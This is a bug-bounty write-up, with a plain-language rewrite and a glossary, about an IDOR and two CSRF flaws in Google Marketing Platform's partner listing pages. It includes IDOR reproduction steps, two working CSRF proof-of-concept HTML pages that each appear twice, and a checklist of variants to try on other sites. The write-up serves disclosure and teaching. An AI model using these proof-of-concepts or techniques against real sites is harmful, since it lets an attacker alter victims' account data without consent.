Found IDOR and CSRF Vulnerability on Google!
The edit profile endpoint on Google Marketing Platform lacked a CSRF token and used a publicly accessible ID, allowing an attacker to change a victim's company profile data. The registration endpoint also lacked CSRF protection, enabling an attacker to overwrite a victim's pending company registration data.
 Published on apapedulimu.click
In this article, I would like to share when I found a bug on Google Products. I hope you can get some useful information on this writeup, let me know your feedback on this writeup on a comment section or on my twitter: Apapedulimu!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Marketing Platform lives at marketingplatform.google.com. One of its features lets a company register as a Google Partner and publish a listing about itself. The listing can be created and later edited through an "edit listing" flow, and the data a partner submits is reviewed by the Google team before it goes live.
The researcher and a friend hunted this subdomain together. The friend first surfaced an interesting endpoint on marketingplatform.google.com, but on inspection it behaved as intended. The researcher then went deeper into the partner registration and listing feature, mapping the flow by registering a company the normal way.
Setup
- Two or more partner accounts, so that requests from different accounts can be compared side by side.
- Burp Suite as an intercepting proxy, used both to capture the edit-listing request and to review proxy history for requests that lack a CSRF token.
- A browser to replay and reload the victim profile after each attempt.
- The registration and edit-listing pages at
https://marketingplatform.google.com/about/partners/create-listing.
An early attempt put an XSS payload into the registration data, hoping it would surface on some page. The payload was rendered as plain text, so XSS was ruled out and the researcher moved on to access control.
Finding it
The edit-listing request carried several identifiers. Comparing the requests produced by two different accounts showed four IDs in total, and some of them appeared in the Referer header. The researcher assumed those were reflected from the public URL of the listing, but at least one ID did not match that pattern and its origin was unclear.
Rather than guess which ID controlled which object, the researcher deleted the ID whose origin was unknown and sent the modified request. The response was simply [1]. Reloading the victim profile showed that it now contained the data that had just been submitted. That confirmed an IDOR on the edit-profile path.
Exploitation
IDOR on edit profile
- Go to
https://marketingplatform.google.com/about/partners/create-listing, register as a partner and open "edit listing". - Intercept the request in Burp.
- Replace the ID with another user's ID.
- Make sure the third user ID is applied to the right parameter, and delete the last parameter ID at the end.

The captured request, labelled "Vulnerable IDOR Request", shows the parameters involved. The researcher deleted the ID whose origin was unknown, and the update was applied to the victim's profile.
A video walkthrough of the IDOR was published:
CSRF on edit profile
While reviewing Burp history after reporting the IDOR, the researcher noticed that the edit-profile request carried no CSRF token at all. Because the ID needed to target a victim can be obtained from the public listing URL, an attacker can learn the victim's ID and deliver a malicious page to the victim's browser.
The proof of concept page:
<title>CSRF on Marketing Platform Google</title>

//parameter ID : https://marketingplatform.google.com/about/partners/company/5148764629106688/gacp/5139310734999552/service/5199468395757568

<script>
function getMe(){
// retrieve page content
var xhr = new XMLHttpRequest();
// now execute the CSRF attack
xhr.open("POST",
"https://marketingplatform.google.com/about/partners/services/listing/save", true);
xhr.withCredentials="true";

xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhr.send('[[["first-parameter",[null,"hacked by hacker ","merauke","1231231",null,"AS","-8.4991117,140.4049814","[redacted]","0831231911"],null,[null,null,"victim","https://hacker.com",null,null,"hacked by hackerr ",null,null,null,null,null,null,null,null,null,null,null,null,null,""],null,null,[null,"hacked by hackerr ","hacked by hackerr","[redacted]","08318273191"],null,null,[]],[null,null,null,[null,null,"Full-Service Digital",null,null,[],["Large Business"],null,null,"",null,[],null,[],null,null,"third-parameter"],[],[],[],[],null,null,null,[],[],"second-parameter",[[null,"hacked by hackerr","hacked by hackerr","123151",null,"DZ","-8.4991117,140.4049814","[redacted]","08310293801",true,null,null,null]]]]]');
}
</script><center>
<h1>CSRF To Edit Profile</h1>
<button onclick="getMe();">Xploit Kuyy</button>
</center>
The script opens an XMLHttpRequest to https://marketingplatform.google.com/about/partners/services/listing/save with withCredentials set to true, so the victim's session cookies are attached to the cross-site request. The body is a form-urlencoded JSON structure containing the replacement profile values. The comment above the script records the shape of the public URL from which the IDs are taken: https://marketingplatform.google.com/about/partners/company/5148764629106688/gacp/5139310734999552/service/5199468395757568.
Steps to reproduce:
- Save the ID and edit the parameter with the parameter of the victim company, then save the page as
.html. - Click the exploit.
- The profile will be changed.
The CSRF was confirmed and reported. The VRP team believed the IDOR fix might also close the CSRF, so the researcher agreed to wait until the IDOR was fixed and to re-test the CSRF afterwards; if it still worked, the report would earn the "Nice Catch" email.
CSRF on the register page
A second pass through Burp history, looking for requests without any CSRF token or protection, turned up the registration request that had been used at the very start of the hunt.
<title>CSRF on Marketing Platform Google</title>
<script>
function getMe(){
// retrieve page content
var xhr = new XMLHttpRequest();
// now execute the CSRF attack
xhr.open("POST",
"https://marketingplatform.google.com/about/partners/services/become_gacp/create_company", true);
xhr.withCredentials="true";

xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhr.send('["","Hacked By Hacker!!!!!!!!","400","ID"]');
}
</script><center>
<h1>CSRF To Overwrite Current Register Data</h1>
<button onclick="getMe();">Xploit Kuyy</button>
</center>
This posts a small JSON array to https://marketingplatform.google.com/about/partners/services/become_gacp/create_company, again with credentials included. The endpoint accepted the request without a token.
The impact comes from the registration flow: a user can register a new company after having already registered, and the latest submission overwrites the earlier data. While a victim's company is still under review by the Google team, an attacker can fire this CSRF and replace the pending data with their own.
Steps to reproduce:
- Register an account as a partner at
https://marketingplatform.google.com/about/partners/create-listingand open the profile (click view draft). - Visit
https://labs.apapedulimu.click/exploit/google/csrf-register-marketingplatform.html, which performs the CSRF. - Refresh the profile; the profile name changes to
Hacked By Hacker!!!!!!!!.
Root cause
The edit-listing endpoint trusted a client-supplied object identifier and applied the update to the referenced profile without verifying that the authenticated user owned it. The identifier was also exposed in the public listing URL, so it was not a secret. Separately, neither the edit-listing save endpoint nor the company creation endpoint validated a CSRF token, and the requests were accepted with the victim's session cookies attached from a cross-site page.
Impact
- IDOR: an authenticated partner could modify another partner's listing data by changing the ID in the edit request.
- CSRF on edit profile: an attacker who knows the victim's public ID could make the victim's browser submit a forged edit and change the profile.
- CSRF on register: an attacker could overwrite a victim's not-yet-reviewed registration data with their own while it was pending review.
The report does not quantify how many accounts or listings were affected.
Fix
The report records the outcome rather than the code change. The IDOR and the register-page CSRF were marked fixed on 14 March 2020. The edit-profile CSRF was still vulnerable on that date, was followed up, and was eventually marked Won't Fix on 2 May 2021.
Variants to test
- Identifier in the Referer: compare requests from two accounts and look for IDs reflected from public URLs. A positive result is a request where changing or removing that ID alters another account's object.
- Unknown trailing parameter: delete identifiers whose origin you cannot explain and resend. A bare success response such as
[1]followed by a changed victim object confirms the parameter was the access-control key. - Token-less state-changing requests: filter proxy history for POST requests with no CSRF token. A positive result is a cross-site page that changes state with
withCredentialsset. - Re-submission overwrite: check whether a second submission to a registration or draft endpoint replaces pending data. A positive result is a draft whose contents change after a forged request.
- Post-fix re-test: after an IDOR is patched, replay the CSRF against the same endpoint. A positive result is the profile still changing after the IDOR fix.
Timeline
| Date | Event |
|---|---|
| Feb 7, 2020 | Reported IDOR |
| Feb 8, 2020 | Reported CSRF (register page) |
| Feb 15, 2020 | Nice Catch! IDOR |
| Feb 15, 2020 | Nice Catch! CSRF |
| Feb 16, 2020 | Reported another CSRF (edit profile) |
| Feb 21, 2020 | Agreed to wait until IDOR fixed to get "Nice Catch" |
| Mar 4, 2020 | Awarded 3,133.70 (IDOR) |
| Mar 4, 2020 | Awarded 500 (CSRF on register page) |
| Mar 14, 2020 | Fixed (CSRF on register page and IDOR on edit profile) |
| Mar 14, 2020 | Followed up on CSRF on edit profile (still vulnerable) |
| Mar 31, 2020 | Nice Catch! |
| Apr 14, 2020 | Awarded 500 (CSRF on edit profile) |
| May 2, 2021 | Marked as Won't Fix (CSRF on edit profile) |
What happened, in plain words
A researcher and a friend spent some time looking for security bugs in Google's bug bounty programme. A bug bounty programme is a scheme where a company pays people for reporting security problems in its systems instead of suing them. The friend found an address on marketingplatform.google.com that looked interesting, but when they checked it, it did exactly what it was supposed to do. So the researcher went deeper into the same website.
Google Marketing Platform is a Google service for companies that advertise and market online. One part of it lets a company sign up as a "Google Partner" and publish a listing about itself, a bit like creating a business profile on a directory site. You fill in your company details, submit them, and the Google team reviews them before the listing goes live. The researcher registered a company the normal way, using the same pages any customer would use, to understand how the whole flow works.
Two problems turned up. The first was an IDOR, which stands for Insecure Direct Object Reference. In plain terms: the website asks your browser to say which record it should change, by sending an identifier (a long number) along with the request, and the server changes whichever record that number points at without checking that the record belongs to you. It is like a hotel reception that hands out room keys based on the room number written on a form you fill in yourself, without checking that you booked that room. The second problem was CSRF, Cross-Site Request Forgery. Here the website accepts a change request that comes from another website, carrying your logged-in session along with it, so an attacker's page can make your browser change your profile without you meaning to. Think of a bank that accepts a withdrawal slip someone else filled in, as long as it is handed over by you.
Both were reported to Google's Vulnerability Reward Program (VRP), the team that handles bug bounty reports. The researcher was paid for the IDOR and for the CSRF issues.
The setup: what you need to follow along
To reproduce this kind of work you need a few things. None of them require programming knowledge, but each has a purpose:
- Two or more partner accounts. The whole trick depends on comparing what your own account sends with what another account sends. With one account you have nothing to compare.
- Burp Suite. This is a program that sits between your browser and the website and lets you read and edit every request before it leaves your computer. A request is the message your browser sends to a server, for example "save this profile". Burp is called an intercepting proxy: a proxy is a middleman, and intercepting means it pauses the message so you can look at it. You use it twice here: to capture the edit-listing request and to browse the history of everything your browser sent, looking for requests that carry no CSRF token.
- A browser. To replay requests and to reload the victim's profile after each attempt, so you can see whether something changed.
- The registration and edit-listing pages at
https://marketingplatform.google.com/about/partners/create-listing.
Before looking for access-control bugs, the researcher tried XSS, cross-site scripting. XSS means getting your own code (usually JavaScript, the language browsers run) into a page so that it runs in other people's browsers. The attempt was to put an XSS payload, a small piece of code, into the registration data, hoping it would show up somewhere on the site. The payload appeared as ordinary text on the page instead of running, so XSS was ruled out and the researcher moved on to access control, meaning the rules about who is allowed to see or change what.
Finding it
The edit-listing request carried several identifiers. Comparing the requests produced by two different accounts showed four IDs in total, and some of them also appeared in the Referer header. The Referer header is a standard field in a web request in which the browser tells the server which page you came from, like a note saying "I arrived here from that page". The researcher assumed those IDs were copied from the public URL of the listing, since a public URL is visible to anyone. But at least one ID did not match that pattern, and its origin was unclear.
Rather than guess which ID controlled which object, the researcher deleted the ID whose origin was unknown and sent the modified request. The response was simply [1]. A response is the server's reply; [1] is a tiny piece of data, not a friendly message, and on its own it tells you almost nothing. The real test was reloading the victim profile: it now contained the data that had just been submitted. That confirmed an IDOR on the edit-profile path.
Exploitation
IDOR on edit profile
The steps, in order:
- Go to
https://marketingplatform.google.com/about/partners/create-listing, register as a partner and open "edit listing". - Intercept the request in Burp.
- Replace the ID with another user's ID.
- Make sure the third user ID is applied to the right parameter, and delete the last parameter ID at the end.
The captured request, labelled "Vulnerable IDOR Request", shows the parameters involved. A parameter is one named piece of data inside a request, like one field on a form. The important part is that the object identifier is client-controlled, meaning it comes from your browser and the server simply trusts it, and the server applies the update to whichever profile the supplied ID points at, without checking that the logged-in user owns it. The researcher deleted the ID whose origin was unknown, and the update was applied to the victim's profile.
A video walkthrough of the IDOR was published:
CSRF on edit profile
While reviewing Burp history after reporting the IDOR, the researcher noticed that the edit-profile request carried no CSRF token at all. A CSRF token is a random value that the site puts into each form and checks when the form is submitted. Because an attacker's page cannot read that value (the browser's same-origin rules stop one site from reading another site's pages), a request without the right token is rejected. It works like a cloakroom ticket: only the person holding the matching ticket gets the coat back. If the server never asks for a ticket, anyone can claim the coat.
Because the ID needed to target a victim can be obtained from the public listing URL, an attacker can learn the victim's ID and deliver a malicious page to the victim's browser. When the victim opens that page while logged in, the page sends the change request, the browser attaches the victim's session cookies automatically, and the server treats it as the victim's own action. A cookie is a small piece of data a site stores in your browser so it can recognise you on the next request; the session cookie is effectively your logged-in badge.
The proof of concept page:
<title>CSRF on Marketing Platform Google</title>

//parameter ID : https://marketingplatform.google.com/about/partners/company/5148764629106688/gacp/5139310734999552/service/5199468395757568

<script>
function getMe(){
// retrieve page content
var xhr = new XMLHttpRequest();
// now execute the CSRF attack
xhr.open("POST",
"https://marketingplatform.google.com/about/partners/services/listing/save", true);
xhr.withCredentials="true";

xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhr.send('[[["first-parameter",[null,"hacked by hacker ","merauke","1231231",null,"AS","-8.4991117,140.4049814","[redacted]","0831231911"],null,[null,null,"victim","https://hacker.com",null,null,"hacked by hackerr ",null,null,null,null,null,null,null,null,null,null,null,null,null,""],null,null,[null,"hacked by hackerr ","hacked by hackerr","[redacted]","08318273191"],null,null,[]],[null,null,null,[null,null,"Full-Service Digital",null,null,[],["Large Business"],null,null,"",null,[],null,[],null,null,"third-parameter"],[],[],[],[],null,null,null,[],[],"second-parameter",[[null,"hacked by hackerr","hacked by hackerr","123151",null,"DZ","-8.4991117,140.4049814","[redacted]","08310293801",true,null,null,null]]]]]');
}
</script><center>
<h1>CSRF To Edit Profile</h1>
<button onclick="getMe();">Xploit Kuyy</button>
</center>
Line by line, in plain words:
<title>CSRF on Marketing Platform Google</title>sets the tab title of the attacker's page. It is only a label.- The comment line beginning
//parameter ID :records the shape of the public URL from which the IDs are taken:https://marketingplatform.google.com/about/partners/company/5148764629106688/gacp/5139310734999552/service/5199468395757568. This is the clue that the identifiers are not secret, because anyone can read a public URL. <script>opens a block of JavaScript, the code the browser runs.function getMe(){defines a function, a named block of code that runs only when called. Nothing happens yet.var xhr = new XMLHttpRequest();creates an object that can send requests to a server from inside a page.xhris just the name given to it.xhr.open("POST", "https://marketingplatform.google.com/about/partners/services/listing/save", true);prepares a POST request. POST is the method used when you submit data that changes something on the server, as opposed to GET, which just asks for a page. The address is the save endpoint, andtruemeans the request runs in the background without reloading the page.xhr.withCredentials="true";is the key line for CSRF. It tells the browser to attach the user's cookies to this cross-site request. Without it, the browser would leave the session cookie behind and the server would see an anonymous visitor.xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");announces the format of the body. Form-urlencoded is the format a normal HTML form uses when submitted.xhr.send('...');sends the body. The long string is a JSON structure, JSON being a text format for nested data using brackets and quotes, filled with the replacement profile values: names, a city, coordinates, an email address, a phone number and so on. The placeholdersfirst-parameter,second-parameterandthird-parametermark where the identifiers from the public URL go.}closes the function,</script>closes the script block.<center>and<h1>CSRF To Edit Profile</h1>put a heading in the middle of the page, so the victim sees what the page claims to be.<button onclick="getMe();">Xploit Kuyy</button>draws a button. When clicked, it calls the function, which sends the request. The victim has to click, but the page can be dressed up to make that click likely.</center>closes the centring.
Steps to reproduce:
- Save the ID and edit the parameter with the parameter of the victim company, then save the page as
.html. - Click the exploit.
- The profile will be changed.
The CSRF was confirmed and reported. The VRP team believed the IDOR fix might also close the CSRF, so the researcher agreed to wait until the IDOR was fixed and to re-test the CSRF afterwards; if it still worked, the report would earn the "Nice Catch" email. "Nice Catch" is the phrase Google's team used to acknowledge a valid report.
CSRF on the register page
A second pass through Burp history, looking for requests without any CSRF token or protection, turned up the registration request that had been used at the very start of the hunt.
<title>CSRF on Marketing Platform Google</title>
<script>
function getMe(){
// retrieve page content
var xhr = new XMLHttpRequest();
// now execute the CSRF attack
xhr.open("POST",
"https://marketingplatform.google.com/about/partners/services/become_gacp/create_company", true);
xhr.withCredentials="true";

xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhr.send('["","Hacked By Hacker!!!!!!!!","400","ID"]');
}
</script><center>
<h1>CSRF To Overwrite Current Register Data</h1>
<button onclick="getMe();">Xploit Kuyy</button>
</center>
Line by line:
- The
<title>line names the page in the browser tab. <script>opens the JavaScript block.function getMe(){defines the function that does the work.var xhr = new XMLHttpRequest();creates the request object.xhr.open("POST", "https://marketingplatform.google.com/about/partners/services/become_gacp/create_company", true);prepares a POST to the company creation endpoint, in the background.xhr.withCredentials="true";again makes the browser attach the victim's cookies, so the server sees a logged-in user.xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");sets the body format.xhr.send('["","Hacked By Hacker!!!!!!!!","400","ID"]');sends a small JSON array, a list of values in square brackets. The second value is the new company name that will overwrite the existing one.- The closing lines draw a centred heading and a button labelled
Xploit Kuyythat calls the function when clicked.
This posts a small JSON array to https://marketingplatform.google.com/about/partners/services/become_gacp/create_company, again with credentials included. The endpoint accepted the request without a token.
The impact comes from the registration flow: a user can register a new company after having already registered, and the latest submission overwrites the earlier data. While a victim's company is still under review by the Google team, an attacker can fire this CSRF and replace the pending data with their own.
Steps to reproduce:
- Register an account as a partner at
https://marketingplatform.google.com/about/partners/create-listingand open the profile (click view draft). - Visit
https://labs.apapedulimu.click/exploit/google/csrf-register-marketingplatform.html, which performs the CSRF. - Refresh the profile; the profile name changes to
Hacked By Hacker!!!!!!!!.
Root cause
The edit-listing endpoint trusted a client-supplied object identifier and applied the update to the referenced profile without verifying that the authenticated user owned it. The identifier was also exposed in the public listing URL, so it was not a secret. Separately, neither the edit-listing save endpoint nor the company creation endpoint validated a CSRF token, and the requests were accepted with the victim's session cookies attached from a cross-site page.
Impact
- IDOR: an authenticated partner could modify another partner's listing data by changing the ID in the edit request.
- CSRF on edit profile: an attacker who knows the victim's public ID could make the victim's browser submit a forged edit and change the profile.
- CSRF on register: an attacker could overwrite a victim's not-yet-reviewed registration data with their own while it was pending review.
The report does not quantify how many accounts or listings were affected.
Fix
The report records the outcome rather than the code change. The IDOR and the register-page CSRF were marked fixed on 14 March 2020. The edit-profile CSRF was still vulnerable on that date, was followed up, and was eventually marked Won't Fix on 2 May 2021.
Variants to test
These are the patterns worth trying on other sites, written so you can follow them with a browser and a proxy:
- Identifier in the Referer: compare requests from two accounts and look for IDs reflected from public URLs. A positive result is a request where changing or removing that ID alters another account's object.
- Unknown trailing parameter: delete identifiers whose origin you cannot explain and resend. A bare success response such as
[1]followed by a changed victim object confirms the parameter was the access-control key. - Token-less state-changing requests: filter proxy history for POST requests with no CSRF token. A positive result is a cross-site page that changes state with
withCredentialsset. - Re-submission overwrite: check whether a second submission to a registration or draft endpoint replaces pending data. A positive result is a draft whose contents change after a forged request.
- Post-fix re-test: after an IDOR is patched, replay the CSRF against the same endpoint. A positive result is the profile still changing after the IDOR fix.
Timeline
| Date | Event |
|---|---|
| Feb 7, 2020 | Reported IDOR |
| Feb 8, 2020 | Reported CSRF (register page) |
| Feb 15, 2020 | Nice Catch! IDOR |
| Feb 15, 2020 | Nice Catch! CSRF |
| Feb 16, 2020 | Reported another CSRF (edit profile) |
| Feb 21, 2020 | Agreed to wait until IDOR fixed to get "Nice Catch" |
| Mar 4, 2020 | Awarded 3,133.70 (IDOR) |
| Mar 4, 2020 | Awarded 500 (CSRF on register page) |
| Mar 14, 2020 | Fixed (CSRF on register page and IDOR on edit profile) |
| Mar 14, 2020 | Followed up on CSRF on edit profile (still vulnerable) |
| Mar 31, 2020 | Nice Catch! |
| Apr 14, 2020 | Awarded 500 (CSRF on edit profile) |
| May 2, 2021 | Marked as Won't Fix (CSRF on edit profile) |
Glossary
- API: a set of addresses a website offers so that programs, not just people clicking, can send and receive data. The save and create-company addresses here are API endpoints.
- Bug bounty programme: a scheme where a company pays researchers for reporting security problems responsibly.
- Burp Suite: a program that sits between your browser and a website so you can read, pause and edit requests.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a change request to a site the user trusts, from a page the attacker controls.
- CSRF token: a random value placed in forms and checked on submission, which an attacker's page cannot know or read.
- Endpoint: a specific address on a server that performs a specific action.
- GET / POST: two request methods. GET asks for a page or data; POST submits data that usually changes something.
- Header: an extra field in a request or response carrying information such as the content type or the referring page.
- IDOR (Insecure Direct Object Reference): a bug where the server uses an identifier supplied by the client to pick a record, without checking the client is allowed to access that record.
- Intercepting proxy: a middleman program that pauses traffic between browser and server so you can inspect and modify it.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for nested data using brackets, quotes and commas.
- Parameter: one named piece of data inside a request, like one field on a form.
- Payload: the piece of data or code an attacker sends to trigger a bug.
- Referer header: a standard request field in which the browser says which page the request came from.
- Request / response: the message your browser sends to a server, and the server's reply.
- Same-origin policy: the browser rule that stops one website from reading another website's pages and data.
- Session: the logged-in state a site keeps for you, usually tied to a cookie.
- VRP (Vulnerability Reward Program): Google's bug bounty programme.
- withCredentials: a setting on a background request that tells the browser to attach cookies to it.
- XSS (Cross-Site Scripting): getting your own code into a page so it runs in other people's browsers.
- XMLHttpRequest: the browser object used to send requests from inside a page without reloading it.